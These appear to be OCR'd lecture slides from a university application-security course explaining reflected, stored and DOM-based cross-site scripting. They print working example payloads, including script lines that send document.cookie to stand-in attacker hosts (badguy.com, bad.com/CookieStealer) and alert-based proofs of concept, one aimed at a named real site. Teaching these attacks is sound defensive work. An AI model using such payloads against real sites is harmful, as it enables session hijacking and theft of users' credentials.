COSC 458
Application Software Security

Cross Site Scripting

Introduction

- Cross Site Scripting (CSS (or XSS) for short) is *one of the most common* application level attacks that hackers use to sneak into web applications today.

- XSS is an attack on the privacy of clients of a particular web site which can lead to a total breach of security when customer details are stolen or manipulated.

- Unlike most attacks, which involve two parties (the attacker and the web site, or the attacker and the victim client) the CSS attack involves three parties – the attacker, a client and the web site.

Introduction (cont’d)


- The goal of the CSS attack is to steal *the client cookies*, or *any other sensitive information*, which can identify the client with the web site.
  - With the token of the legitimate user at hand, the attacker can proceed to act as the user in his/her interaction with the site – specifically, impersonate the user.

- XSS bypasses “same-origin” policy protection
  - “The policy permits scripts running on pages originating from the same site to access each other's methods and properties with no specific restrictions, but *prevents access to most methods and properties across pages on different sites*.“
  - “The term ‘origin’ is defined using the domain name, application layer protocol, and (in most browsers) TCP port”


Types of XSS

- Reflected XSS (a.k.a, “Non-persistent XSS”)
- Stored XSS (a.k.a. “Persistent XSS”)
- DOM Based XSS

Reflected XSS


1 An attacker finds an XSS hole in a web application
2 The attacker creates an attack URL for stealing sensitive information and disguises it so that it appears legitimate
2
1
4
eBANKING
4
3
3 The attacker distributes the malicious XSS link via social engineering to unsuspecting users
4 When the victim logs in, Javascript embedded with the malicious XSS link executes and transmits the victim's login information to the attacker.

Reflected XSS



1
Send e-mail with <script> tags embedded in the link.
Attacker
Victim
Http://mybank.com/ account.php?variable="><script>document.location='http://www.badguy.com/cgi-bin/ cookie.cgi'"%20+document.cookie</script>
Follows link and the script executes
2
www.badguy.com
Cookie collector

- Malicious content dose not get stored in the server
- The server bounces the original input to the victim without modification

Reflected XSS Example

- Exploit URL:
  - http://www.nikebiz.com/search/?q=<script>alert('XSS')</script>&x=0&y=0
- HTML returned to victim:
  - <div id="pageTitleTxt"> <h2><span class="highlight">Search Results</span><br /> Search: "<script>alert('XSS')</script>"</h2>

Reflected XSS Example



Nike Biz : Search - Microsoft Internet Explorer

```
http://www.nikebiz.com/search/?q=<script>alert('XSS')</script>&x=0&y=0
```


Stored XSS

- JavaScript supplied by the attacker is stored by the website (e.g. in a database)


- Doesn’t require the victim to supply the JavaScript somehow, just visit the exploited web page

- More dangerous than Reflected XSS
  - Has resulted in many XSS worms on high profile sites like MySpace and Twitter (discussed later)

Stored XSS


Stored Cross-Side Scripting
Output Sanitization
B
<SCRIPT> ... </SCRIPT>
Web Request
3
5
4
2
Database
Victim
Server
Input Validation
A
<SCRIPT> ... </SCRIPT>
"Session hijack"
6
First Name: <SCRIPT>
Last Name: <SCRIPT>
1
Login
Attacker
© 2014 onekobo.com

Stored XSS



```
Great message!
<script>
var img=new Image();
img.src=
"http://www.bad.com/CookieStealer/
Form1.aspx?s= "+document.cookie;
</script>
```

- The server stores the malicious content
- The server serves the malicious content in its original form

DOM XSS

- DOM = Document Object Model
  - When Javascript is executed at the browser, the browser provides the Javascript code with several objects that represent the DOM.
  - The document object is chief among those objects, and it represents most of the page's properties, as experienced by the browser. This document object contains many sub-objects, such as location, URL and referrers.

- The attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner.

DOM XSS Example

- Suppose the following code is used to create a form to let the user choose his/her preferred language.
    - A default language is also provided in the query string, as the parameter “default”.

```
… Select your language:
<select> <script>
document.write ( "<OPTION value=1>" +
  document.location.href.substring(document.location.href.indexOf("default=")+8)+
             "</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script> </select> …
```

The page is invoked with a URL such as:

```
http://www.some.site/page.html?default=French
```

DOM XSS Example

- A DOM Based XSS attack against this page can be accomplished by sending the following URL to a victim:

```
http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
```

- When the victim clicks on this link, the browser sends a request for:

```
/page.html?default=<script>alert(document.cookie)</script>
```

